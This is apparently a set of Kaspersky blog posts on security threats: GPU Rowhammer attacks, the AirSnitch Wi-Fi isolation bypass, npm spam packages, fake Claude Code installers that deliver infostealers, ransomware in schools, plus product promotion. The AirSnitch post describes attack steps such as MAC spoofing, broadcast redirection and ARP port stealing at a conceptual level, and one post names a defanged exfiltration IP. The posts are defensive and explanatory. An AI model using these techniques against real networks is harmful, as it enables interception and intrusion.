As is usually the case with this type of research, pulling off these attacks in the real world comes with a lot of contingencies. First off, different GPUs behave differently. For instance, the GeForge attack was significantly more effective on the consumer-grade GeForce RTX 3060. On the industrial-strength Nvidia RTX A6000, the attack’s efficiency dropped by more than five times — even though both cards use the exact same GDDR6 memory standard. Going back to our hypothetical scenario of a malicious cloud customer: for an attack to work, they’d first need to identify exactly which accelerator they’ve been assigned, then profile their exploit specifically for that hardware. In short, this would have to be an incredibly sophisticated and expensive targeted attack.

It’s also worth noting that GDDR6 isn’t the latest and greatest anymore. Consumer devices are moving to GDDR7, while professional-grade hardware often uses high-speed HBM memory. These systems come with ECC (Error Correction Code), a built-in mechanism that checks data integrity. ECC can actually be enabled on cards like the Nvidia A6000; while it might take a small bite out of performance, it effectively makes both of these attacks impossible.

Another tool available to owners of AI-focused servers is enabling the IOMMU (input–output memory management unit) — a system that isolates the GPU’s memory from the CPU’s memory. This will prevent an attack from escalating from the graphics accelerator to the main processor and compromising the entire server. This is where the third study, GPUBreach, comes into play. Its main differentiator from GDDRHammer and GeForge is that it can actually bypass even IOMMU protection! It pulls this off by exploiting some fairly traditional bugs found in NVIDIA drivers.

So, despite the existing hurdles, these three studies prove that Rowhammer attacks remain a potent threat. This is especially true in our current AI boom, which relies on massive, expensive, and potentially vulnerable infrastructure packed with dozens or even hundreds of thousands of computing devices. The Rowhammer timeline goes to show that technical barriers almost never hold for long. In standard RAM, researchers have managed to bypass not only basic fixes like Target Row Refresh, but also more advanced — and theoretically bulletproof — solutions like ECC memory. While the extreme complexity of these exploits means they’ll likely never become a mass-market threat, for anyone running expensive computing systems, they’re definitely a risk factor that can’t be ignored.

  •  

How to protect your organization from AirSnitch Wi-Fi vulnerabilities | Kaspersky official blog

At the NDSS Symposium 2026 in San Diego in February, a group of respected researchers presented a study unveiling the AirSnitch attack, which bypasses the Wi-Fi client isolation feature — also commonly known as guest network or device isolation. This attack allows connecting to a single wireless network via an access point, and then gaining access to other connected devices, including those using entirely different service set identifiers (SSIDs) on that same hardware. Targeted devices could easily be running on wireless subnets protected by WPA2 or WPA3 protocols. The attack doesn’t actually break encryption; instead, it exploits the way access points handle group keys and packet routing.

In practical terms, this means that a guest network provides very little in the way of real security. If your guest and employee networks are running on the same physical device, AirSnitch allows a connected attacker to inject malicious traffic into neighboring SSIDs. In some cases, they can even pull off a full-blown man-in-the-middle (MitM) attack.

Wi-Fi security and the role of isolation

Wi-Fi security is constantly evolving; every time a practical attack is made against the latest generation of protection, the industry shifts toward more complex algorithms and procedures. This cycle started with the FMS attacks used to crack WEP encryption keys, and continues to this day: recent examples include the KRACK attacks on WPA2, and the FragAttacks, which impacted every security protocol version from WEP all the way through WPA3.

Attacking modern Wi-Fi networks effectively (and quietly) is no small feat. Most professionals agree that using WPA2/WPA3 with complex keys and separating networks based on their purpose is usually enough for protection. However, only specialists really know that client isolation was never actually standardized within the IEEE 802.11 protocols. Different manufacturers implement isolation in completely different ways — using Layer 2 or Layer 3 of network architecture; in other words, handling it at either the router or the Wi-Fi controller level — meaning the behavior of isolated subnets varies wildly depending on your specific access point or router model.

While marketing claims that client isolation is perfect for keeping restaurant or hotel guests from attacking one another — or ensuring corporate visitors can’t access anything but the internet — in reality, isolation often relies on people not trying to hack it. This is exactly what the AirSnitch research highlights.

Types of AirSnitch attacks

The name AirSnitch doesn’t just refer to a single vulnerability, but a whole family of architectural flaws found in Wi-Fi access points. It’s also the name of an open-source tool used to test routers for these specific weaknesses. However, security professionals need to keep in mind that there’s only a very thin line between testing and attacking.

The model for all these attacks is the same: a malicious client is connected to an access point (AP) where isolation is active. Other users — the targets — are connected to the same SSID or even different SSIDs on that same AP. This is a very realistic scenario; for example, a guest network might be open and unencrypted, or an attacker could simply get the guest Wi-Fi password by posing as a legitimate visitor.

For certain AirSnitch attacks, the attacker needs to know the victim’s MAC or IP address beforehand.  Ultimately, how effective each attack is depends on the specific hardware manufacturer (more on that below).

GTK attack

After the WPA2/WPA3 handshake, the access point and the clients agree on a Group Transient Key (GTK) to handle broadcast traffic. In this scenario, the attacker wraps packets destined for a specific victim inside a broadcast traffic envelope. They then send these directly to the victim while spoofing the access point’s MAC address. This attack only allows for traffic injection, meaning the attacker won’t receive a response. However, even that is enough to deliver malicious ICMPv6 routing advertisements, or DNS and ARP messages to the client — effectively bypassing isolation. This is the most universal version of the attack working on any WPA2/WPA3 network that uses a shared GTK. That said, some enterprise-grade access points support GTK randomization for each individual client, which renders this specific method ineffective.

Broadcast packet redirection

This version of the attack doesn’t even require the attacker to authenticate at the access point first. The attacker sends packets to the AP with a broadcast destination address (FF:FF:FF:FF:FF:FF) and the ToDS flag set to 1.  As a result, many access points treat this packet as legitimate broadcast traffic; they encrypt it using the GTK, and blast it out to every client on the subnet, including the victim. Just like in the previous method, traffic specifically meant for a single victim can be pre-packaged inside.

Router redirection

This attack exploits an architectural gap between Layer 2 and Layer 3 security found in some manufacturers’ hardware. The attacker sends a packet to the access point, setting the victim’s IP address as the destination at the network layer (L3).  However, at the wireless layer (L2), the destination is set to the access point’s own MAC address, so the isolation filter doesn’t trip. The routing subsystem (L3) then dutifully routes the packet back out to the victim, bypassing the L2 isolation entirely. Like the previous methods, this is another transmit-only attack where the attacker can’t see the reply.

Port stealing to intercept packets

The attacker connects to the network using a spoofed version of the victim’s MAC address, and floods the network with ARP responses claiming, “this MAC address is on my port and SSID”.  The target network’s router updates its MAC tables, and starts sending the victim’s traffic to this new port instead. Consequently, traffic intended for the victim ends up with the attacker — even if the victim is connected to a completely different SSID.

In a scenario where the attacker connects via an open, unencrypted network, this means traffic meant for a client on a WPA2/WPA3-secured network is actually broadcast over the open air, where not only the attacker but anyone nearby can sniff it.

Port stealing to send packets

In this version, the attacker connects directly to the victim’s Wi-Fi adapter, and bombards it with ARP requests spoofing the access point’s MAC address. As a result, the victim’s computer starts sending its outgoing traffic to the attacker instead of the network. By running both stealing attacks simultaneously, an attacker can, in several scenarios, execute a full MitM attack.

Practical consequences of AirSnitch attacks

By combining several of the techniques described above, a hacker can pull off some pretty serious moves:

  • Complete bidirectional traffic interception for a MitM attack. This means they can snatch and modify data moving between the victim and the access point without the victim ever knowing.
  • Hopping between SSIDs. An attacker sitting on a guest network can reach hosts on a locked-down corporate network if both are running off the same physical access point.
  • Attacks on RADIUS. Since many companies use RADIUS authentication for their corporate Wi-Fi, an attacker can spoof the access point’s MAC address to intercept initial RADIUS authentication packets. From there, they can brute-force the shared secret. Once they have that, they can spin up a rogue RADIUS server and access point to hijack data from any device that connects to it.
  • Exposing unencrypted data from “secure” subnets: Traffic that’s supposed to be sent to a client under the protection of WPA2/WPA3 can be retransmitted onto an open guest network, where it’s essentially broadcast for anyone to hear.

To pull off these attacks effectively, a hacker needs a device capable of simultaneous data transmission and reception with both the victim’s adapter and the access point. In a real-world scenario, this usually means a laptop with two Wi-Fi adapters running specifically configured Linux drivers. It’s worth noting that the attack isn’t exactly silent: it requires a flood of ARP packets, it can cause brief Wi-Fi glitches when it starts, and network speeds might tank to around 10Mbps. Despite these red flags, it’s still very much a practical threat in many environments.

Vulnerable devices

As part of the study, several enterprise and home access points and routers were put to the test. The list included products from Cisco, Netgear, Ubiquiti, Tenda, D-Link, TP-Link, LANCOM, and ASUS, as well as routers running popular community firmware like DD-WRT and OpenWrt. Every single device tested was vulnerable to at least some of the attacks described here. Even more concerning, the D-Link DIR-3040 and LANCOM LX-6500 were susceptible to every single variation of AirSnitch.

Interestingly, some routers were equipped with protective mechanisms that blocked the attacks, even though the underlying architectural flaws were still present. For example, the Tenda RX2 Pro automatically disconnects any client whose MAC address appears on two BSSIDs simultaneously, which effectively shuts down port stealing.

The researchers emphasize that any network administrator or IT security team serious about defense should test their own specific configurations. That’s the only way to pinpoint exactly which threats are relevant to your organization’s setup.

How to protect your corporate network from AirSnitch

The threat is most immediate for organizations running guest and corporate Wi-Fi networks on the same access points without additional VLAN segmentation. There are also significant risks for companies using RADIUS with outdated settings or weak shared secrets for wireless authentication.

The bottom line is that we need to stop viewing client isolation on an access point as a real security measure, and start seeing it as just a convenience feature. Real security needs to be handled differently:

  • Segment the network using VLANs. Each SSID should have its own VLAN, with strict 802.1Q packet tagging maintained all the way from the access point to the firewall or router.
  • Implement stricter packet inspection at the routing level — depending on the hardware capabilities. Features like Dynamic ARP Inspection, DHCP snooping, and limiting the number of MAC addresses per port help defend against IP/MAC spoofing.
  • Enable individual GTK keys for each client, if your equipment supports it.
  • Use more resilient RADIUS and 802.1X settings, including modern cipher suites and robust shared secrets.
  • Log and analyze EAP/RADIUS authentication anomalies in your SIEM. This helps track many attack attempts beyond just AirSnitch. Other red flag events to watch for include the same MAC address appearing on different SSIDs, spikes in ARP requests, or clients rapidly jumping between BSSIDs or VLANs.
  • Apply security at higher levels of the network topology. Many of these attacks lose their punch if the organization has universally implemented TLS and HSTS for all business application traffic, requires an active VPN for all Wi-Fi connections, or has fully embraced a Zero Trust architecture.

  •  

Hardening security management console settings | Kaspersky official blog

Companies work systematically to reduce their attack surface. They segment networks, manage vulnerabilities, roll out EDR/XDR, and try to automate their response efforts. As paradoxical as it may seem, they often overlook one massive piece of the puzzle: the security of the very tools managing that entire defense system.

This can occur due to a mental blind spot. It’s easy to assume that, because an organization installed all security solutions needed, it’s safe. In reality, any added software (even security tools) actually expands attack surface. This means those tools need protection, too — starting with hardening them through the right settings.

Why a breached security console is a nightmare scenario

Security tools are only as strong as the system running them. If an attacker manages to break into an organization’s infrastructure and seize control of the security management console, they basically have full rein there. It’s the ultimate skeleton key — giving them direct access to centralized policy management, endpoint monitoring, API integrations, and everything in between.

In this scenario, the attacker doesn’t need to waste time finding clever ways to bypass defenses — all they need do is modify the configuration. With console access, a hacker can skip the hard parts of a breach:

  • They don’t have to scout the network; the console gives them a bird’s-eye view of the entire infrastructure and security architecture instantly.
  • No need to hide their malicious activity — they can simply tweak security policies, kill specific tools, or silence some alerts.
  • Instead of inventing ways to spread the payload to endpoints discreetly, they can leverage the console’s built-in tools for mass software and update installation.

This is exactly why control layer compromise is so dangerous. A proactive cybersecurity mindset isn’t about how many tools are implemented; it’s about how resilient corporate security architecture actually is. If the control layer is the weak link, no amount of hi-tech software can mitigate that risk.

How to protect the security console

On paper, most security management systems already have all the mechanisms needed to beef up protection. The problem? These hardening measures — even basic stuff like two-factor authentication — are often available but not mandatory. Security recommendations get published, but they don’t always get implemented in a consistent manner. Sometimes, they’re just flat-out ignored. Even worse, critical security settings that are turned on by default can often be disabled with a single click —propagating that change to every user instantly. And let’s be honest: people often disable these features in the name of convenience.

In the real world, this means that corporate security ends up relying on an admin’s personal discipline. But discipline can’t serve as an architectural defense mechanism.

The modern approach to protecting the control layer is shifting toward a secure-by-default model. In this setup, critical protections are baked into the base configuration, and the ability to turn them off globally is restricted. Essentially, security stops being an optional feature.

It’s all about removing the guesswork from the security of defensive tools, and shrinking the attack surface at the management level.

How we implement this approach in Kaspersky Security Center Linux

Our products are consistently moving toward a model where critical security mechanisms are part of the base architecture rather than an optional feature. We recently released a new version (16.1) of Kaspersky Security Center Linux, where this architectural shift is built into its core principles — primarily by tightening console access control. Now, two-factor authentication is enabled by default, and the ability to disable it globally has been removed. Before upgrading, administrators must ensure 2FA is enabled for all users, including those working through the Web Console or using OpenAPI automation.

This establishes fundamental protection for privileged access at the console level. It reduces the risk of compromised administrative accounts, protects automation channels, lowers the likelihood of API abuse, and eliminates the vulnerabilities that come from making security optional. In this way, the potential attack surface is reduced specifically at the management control layer.

However, as mentioned before, the problem with most consoles and management systems isn’t a lack of security features, but a lack of systematic control over how they’re used. For example, we often see administrators with excessive privileges or insecure administration server connection settings. We’ve already provided a hardening guide for Kaspersky Security Center that covers these issues in detail, but unfortunately not everyone takes the time to read through deep technical manuals.

That’s why, to make sure no one misses the key points, we’ve put together a structured checklist for hardening Kaspersky Security Center Linux, ver. 16.1. This checklist:

  • Allows to verify that authentication and access privileges are configured correctly
  • Helps identify roles and users with excessive privileges
  • Provides guidance on restricting network access to the console
  • Emphasizes the protection of APIs
  • Strengthens encryption requirements
  • Ensures that auditing and logging are set up properly
  • Reduces the risk of configuration gaps

Essentially, this is a tool for a systematic audit of the control layer. It ensures the console doesn’t become an entry point or a tool for attackers to move laterally through infrastructure. The fewer critical settings are left at the user’s discretion — the lower the risk of error or compromise.

Enhanced authentication and structured hardening of the administration console aren’t just minor tweaks; they represent a more thorough approach to security management. We plan to continue developing this protection layer — reducing the attack surface not just at the endpoint level, but within the management system itself. You can learn more about Kaspersky Security Center on the console page, and the hardening checklist is available on our technical support site.

  •  

IndonesianFoods Spam Campaign: 89 000 junk packages in npm

What do the words bakso, sate, and rendang bring to mind? For many, the answer is “nothing”; foodies will recognize them as Indonesian staples; while those who follow cybersecurity news will remember an attack on the Node Package Manager (npm) ecosystem — the tool that lets developers use prebuilt libraries instead of writing every line of code from scratch.

In mid-November, security researcher Paul McCarty reported the discovery of a spam campaign aimed at cluttering the npm registry. Of course, meaningless packages have appeared in the registry before, but in this case, tens of thousands of modules were found with no useful function. Their sole purpose was to inject completely unnecessary dependencies into projects.

The package names featured randomly inserted Indonesian dish names and culinary terms such as bakso, sate, and rendang, which is how the campaign earned the moniker “IndonesianFoods”. The scale was impressive: at the time of discovery, approximately 86 000 packages had been identified.

Below, we dive into how this happened, and what the attackers were actually after.

Inside IndonesianFoods

At first glance, the IndonesianFoods packages didn’t look like obvious junk. They featured standard structures, valid configuration files, and even well-formatted documentation. According to researchers at Endor Labs, this camouflage allowed the packages to persist in the npm registry for nearly two years.

It’s not as if the attackers were aggressively trying to insert their creations into external projects. Instead, they simply flooded the ecosystem with legitimate-looking code, waiting for someone to make a typo or accidentally pick their library from search results. It’s a bit unclear exactly what you’d have to be searching for to mistake a package name for an Indonesian dish, but the original research notes that at least 11 projects somehow managed to include these packages in their builds.

A small portion of these junk packages had a self-replication mechanism baked in: once installed, they would create and publish new packages to the npm registry every seven seconds. These new modules featured random names (also related to Indonesian cuisine) and version numbers — all published, as you’d expect, using the victim’s credentials.

Other malicious packages integrated with the TEA blockchain platform. The TEA project was designed to reward open-source creators with tokens in proportion to the popularity and usage of their code — theoretically operating on a “Proof of Contribution” model.

A significant portion of these packages contained no actual functionality at all, yet they often carried a dozen dependencies — which, as you might guess, pointed to other spam projects within the same campaign. Thus, if a victim mistakenly includes one of these malicious packages, it pulls in several others, some of which have their own dependencies. The result is a final project cluttered with a massive amount of redundant code.

What’s in it for the attackers?

There are two primary theories. The most obvious is that this entire elaborate spam campaign was designed to exploit the aforementioned TEA protocol. Essentially, without making any useful contribution to the open-source community, the attackers earn TEA tokens — which are standard digital assets that can be swapped for other cryptocurrencies on exchanges. By using a web of dependencies and self-replication mechanisms, the attackers pose as legitimate open-source developers to artificially inflate the significance and usage metrics of their packages. In the README files of certain packages, the attackers even boast about their earnings.

However, there’s a more chilling theory. For instance, researcher Garrett Calpouzos suggests that what we’re seeing is merely a proof of concept. The IndonesianFoods campaign could be road-testing a new malware delivery method intended to be sold later to other threat actors.

Why you don’t want junk in your projects

At first glance, the danger to software development organizations might not be obvious: sure, IndonesianFoods clutters the ecosystem, but it doesn’t seem to carry an immediate threat like ransomware or data breaches.  However, redundant dependencies bloat code and waste developers’ system resources. Furthermore, junk packages published under your organization’s name can take a serious toll on your reputation within the developer community.

We also can’t dismiss Calpouzos’s theory. If those spam packages pulled into your software receive an update that introduces truly malicious functionality, they could become a threat not just to your organization, but to your users as well — evolving into a full-blown supply chain attack.

How to safeguard your organization

Spam packages don’t just wander into a project on their own; installing them requires a lapse in judgment from a developer. Therefore, we recommend regularly raising awareness among employees — even the tech-savvy ones — about modern cyberthreats. Our interactive training platform, KASAP (Kaspersky Automated Security Awareness Platform), can help with that.

Additionally, you can prevent infection by using a specialized solution for protecting containerized environments. It scans images and third-party dependencies, integrates into the build process, and monitors containers during runtime.

If you want to learn more about supply chain attacks, we invite you to look at our analytical report Supply chain reaction: securing the global digital ecosystem in an age of interdependence. It’s based on insights from technical experts and reveals how often organizations face supply-chain and trusted-relationship risks, and how they perceive them.

  •  

AMOS and Amatera disguised as AI agents | Kaspersky official blog

We recently discussed how malicious actors are spreading the AMOS infostealer for macOS via Google Ads, leveraging a chat with an AI assistant on the actual OpenAI website to host malicious instructions. We decided to dig a little deeper, only to discover several similar malicious campaigns where attackers attempt to slip users malware disguised as popular AI tools through Google Search ads. If the victims are searching for macOS-specific tools, the payload deployed is the very same AMOS; if they’re on Windows, it’s the Amatera infostealer instead. These campaigns use the popular Chinese AI Doubao, the viral AI assistant OpenClaw, or the coding assistant Claude Code as bait. This means such campaigns pose a threat not only to home users but also to organizations.

The reality is that corporate employees are increasingly using coding assistants like Claude Code, and workflow automation agents like OpenClaw. This brings its own set of risks, which is why many organizations have yet to officially approve (or pay for) access to such tools. Consequently, some employees take matters into their own hands to find these trendy tools, and head straight to Google. They type in a search query and are served a sponsored link leading to a malicious installation guide. Let’s take a closer look at how this attack plays out, using a Claude Code distribution campaign discovered in early March as an example.

The search query


So, a user starts looking for a place to download the Anthropic agent and types something like “Claude Code download” into the search bar. The search engine returns a list of links, with “sponsored links” (paid advertisements) sitting at the top. One of these ads leads the user to a malicious page featuring fake documentation. Interestingly, the site itself is built on Squarespace, a legitimate website builder that helps it bypass anti-phishing filters.

Search result examples

Search results with ads in Romania and Brazil




The attackers’ site meticulously mimics the original Claude Code documentation, complete with installation instructions. Just like the real deal, it prompts the user to copy and run a command. However, once executed, it installs not an AI agent but malware. Essentially, this is just another flavor of the ClickFix attack — one that has earned its own nickname: InstallFix.
Malicious website

Malicious site mimicking installation instructions

Claude Code website

Genuine Claude Code site with installation instructions

Malicious payload

Just like with the original Claude Code, the command for macOS attempts to install an application using the curl command-line utility. In reality, it deploys the AMOS spyware — previously described by our experts on Securelist — which was used in a similar past campaign.

In the case of Windows, the malware is installed using the system utility mshta.exe, which executes HTML-based applications instead of curl, which is used for the genuine Claude Code. This utility deploys the Amatera infostealer, which harvests browser data, crypto-wallet info, as well as information from the user folder, and sends it to a remote server at 144{.}124.235.102.

How to keep your company safe

Interest in AI agents continues to grow, and the emergence of new tools and their rising popularity are creating fresh attack vectors. Specifically, attempting to seek out third-party AI tools can not only jeopardize the source code of projects on the victim’s computer but also lead to the compromise of secrets, confidential corporate files, and user accounts.

To prevent this from happening, the first step should be educating employees about these dangers and the tricks used by threat actors. This can be done using our training platform: Kaspersky Automated Security Awareness. Incidentally, it includes a specialized lesson on the use of AI in corporate environments.

Additionally, we recommend protecting all corporate devices with proven cybersecurity solutions.

We also suggest checking out our previously published article on three approaches to minimizing the risks of using shadow AI.

  •  

Ransomware attacks on schools and colleges | Kaspersky official blog

Back when ransomware was just a startup industry, the primary goal of the attackers was simple: encrypt data, then extort a ransom in exchange for decrypting it. Because of this, cybercriminals mostly targeted commercial enterprises — companies that valued their data enough to justify a hefty payout. Schools and colleges were generally left alone — hackers assumed educators didn’t have the kind of data worth paying a ransom for.

But times have changed, and so has the ransomware groups’ business model. The focus has shifted from payment for decryption, to extortion in exchange for non-disclosure of stolen data. Now, the “incentive” to pay isn’t just about restoring the company’s normal operations, but rather avoiding regulatory trouble, potential lawsuits, and reputational damage. And it’s this shift that’s put educational institutions in the crosshairs.

In this post, we discuss several cases of ransomware attacks on educational organizations, why they took place, and how to keep cybercriminals out of the classroom.

Attacks on educational institutions in 2025–2026

In February 2026, the Sapienza University of Rome, one of Europe’s oldest and largest higher education institutions, suffered a ransomware attack. Internal systems were down for three days. According to sources familiar with the incident, the cybercriminals sent the university’s administration a link leading to a ransom demand. Upon clicking the link, a countdown timer started on the site that opened — counting down from  72 hours: the time the attackers demands needed to be met. As of now, there’s still no word on whether the university administration paid up or not.

Unfortunately, this case isn’t an exception. At the very end of 2025, attackers targeted another Italian educational institution — a vocational training center in the small city of Treviso. Things aren’t looking much better in the UK, either: in the same year, Blacon High School was hit by ransomware. Its administration had to shut its doors for two days to restore its IT systems, assess the scale of the incident, and prevent the attack from spreading further through the network.

In fact, a UK government study suggests these incidents are just part of a broader trend. According to its 2025 data, cyberincidents hit 60% of secondary schools, 85% of colleges, and 91% of universities. Across the pond, American researchers also noted that in the first quarter of 2025, ransomware attacks in the global education sector surged by 69% year on year. Clearly, the trend is global.

Why schools and universities are becoming easy targets

The core of the problem is that modern educational organizations are rapidly incorporating digital services into their operations. A typical school or university infrastructure now manages a dizzying array of services:

  • Electronic gradebooks and registers
  • Distance learning platforms
  • Admission systems and databases for storing applicants’ personal data
  • Cloud storage for educational materials
  • Internal staff and student portals
  • Email for faculty, students, and the administration to communicate

While these systems make education more convenient and manageable, they also drastically expand the attack surface. Every new service and every additional user account is a potential doorway for a phishing campaign, access compromise, or a personal data leak.

According to a UK study, the primary vector for these attacks is basic phishing. But that’s not all that surprising: since the education sector was off the cybercriminals’ radar for so long, cybersecurity training for both staff and students was hardly a priority. As a result, even the most seasoned professors can find themselves falling for a fake email purportedly sent by the “dean” or the “school principal”.

But it’s not just the faculty. Students themselves often unwittingly act as mules for malware. In many institutions, students still frequently hand in assignments on USB flash drives. These drives travel across various home or public devices, picking up malicious digital hitchhikers along the way. All it takes is one infected USB drive plugged into a campus workstation to give an attacker a foothold in the internal network.

It’s worth noting that while USB drives aren’t as ubiquitous as they were a decade ago, they remain a staple in the educational environment. Dismissing the threats they carry isn’t a good idea.

How to ensure the cybersecurity of educational infrastructure

Let’s face it: training every literature and biology teacher to spot phishing emails is now easy, quick task. Similarly, the educational system isn’t going to cut down on USB usage overnight.

Fortunately, a robust security solution (such as Kaspersky Small Office Security) can do the heavy lifting for you. It’s ideal for schools and colleges that need set-it-and-forget-it protection without a steep learning curve. Plus, it’s affordable even for institutions operating on a tight budget, and doesn’t require constant management.

At the same time, Kaspersky Small Office Security addresses all the threats we’ve discussed above: it blocks clicks on phishing links, automatically scans USB drives the moment they’re plugged in, and prevents suspicious files from executing on devices connected to the school’s network.

  •  

AI assistant in Kaspersky Container Security

Modern software development relies on containers and the use of third-party software modules. On the one hand, this greatly facilitates the creation of new software, but on the other, it gives attackers additional opportunities to compromise the development environment. News about attacks on the supply chain through the distribution of malware via various repositories appears with alarming regularity. Therefore, tools that allow the scanning of images have long been an essential part of secure software development.

Our portfolio has long included a solution for protecting container environments. It allows the scanning of images at different stages of development for malware, known vulnerabilities, configuration errors, the presence of confidential data in the code, and so on. However, in order to make an informed decision about the state of security of a particular image, the operator of the cybersecurity solution may need some more context. Of course, it’s possible to gather this context independently, but if a thorough investigation is conducted manually each time, development may be delayed for an unpredictable period of time. Therefore, our experts decided to add the ability to look at the image from a fresh perspective; of course, not with a human eye — AI is indispensable nowadays.

OpenAI API

Our Kaspersky Container Security solution (a key component of Kaspersky Cloud Workload Security) now supports an application programming interface for connecting external large language models. So, if a company has deployed a local LLM (or has a subscription to connect a third-party model) that supports the OpenAI API, it’s possible to connect the LLM to our solution. This gives a cybersecurity expert the opportunity to get both additional context about uploaded images and an independent risk assessment by means of a full-fledged AI assistant capable of quickly gathering the necessary information.

The AI provides a description that clearly explains what the image is for, what application it contains, what it does specifically, and so on. Additionally, the assistant conducts its own independent analysis of the risks of using this image and highlights measures to minimize these risks (if any are found). We’re confident that this will speed up decision-making and incident investigations and, overall, increase the security of the development process.

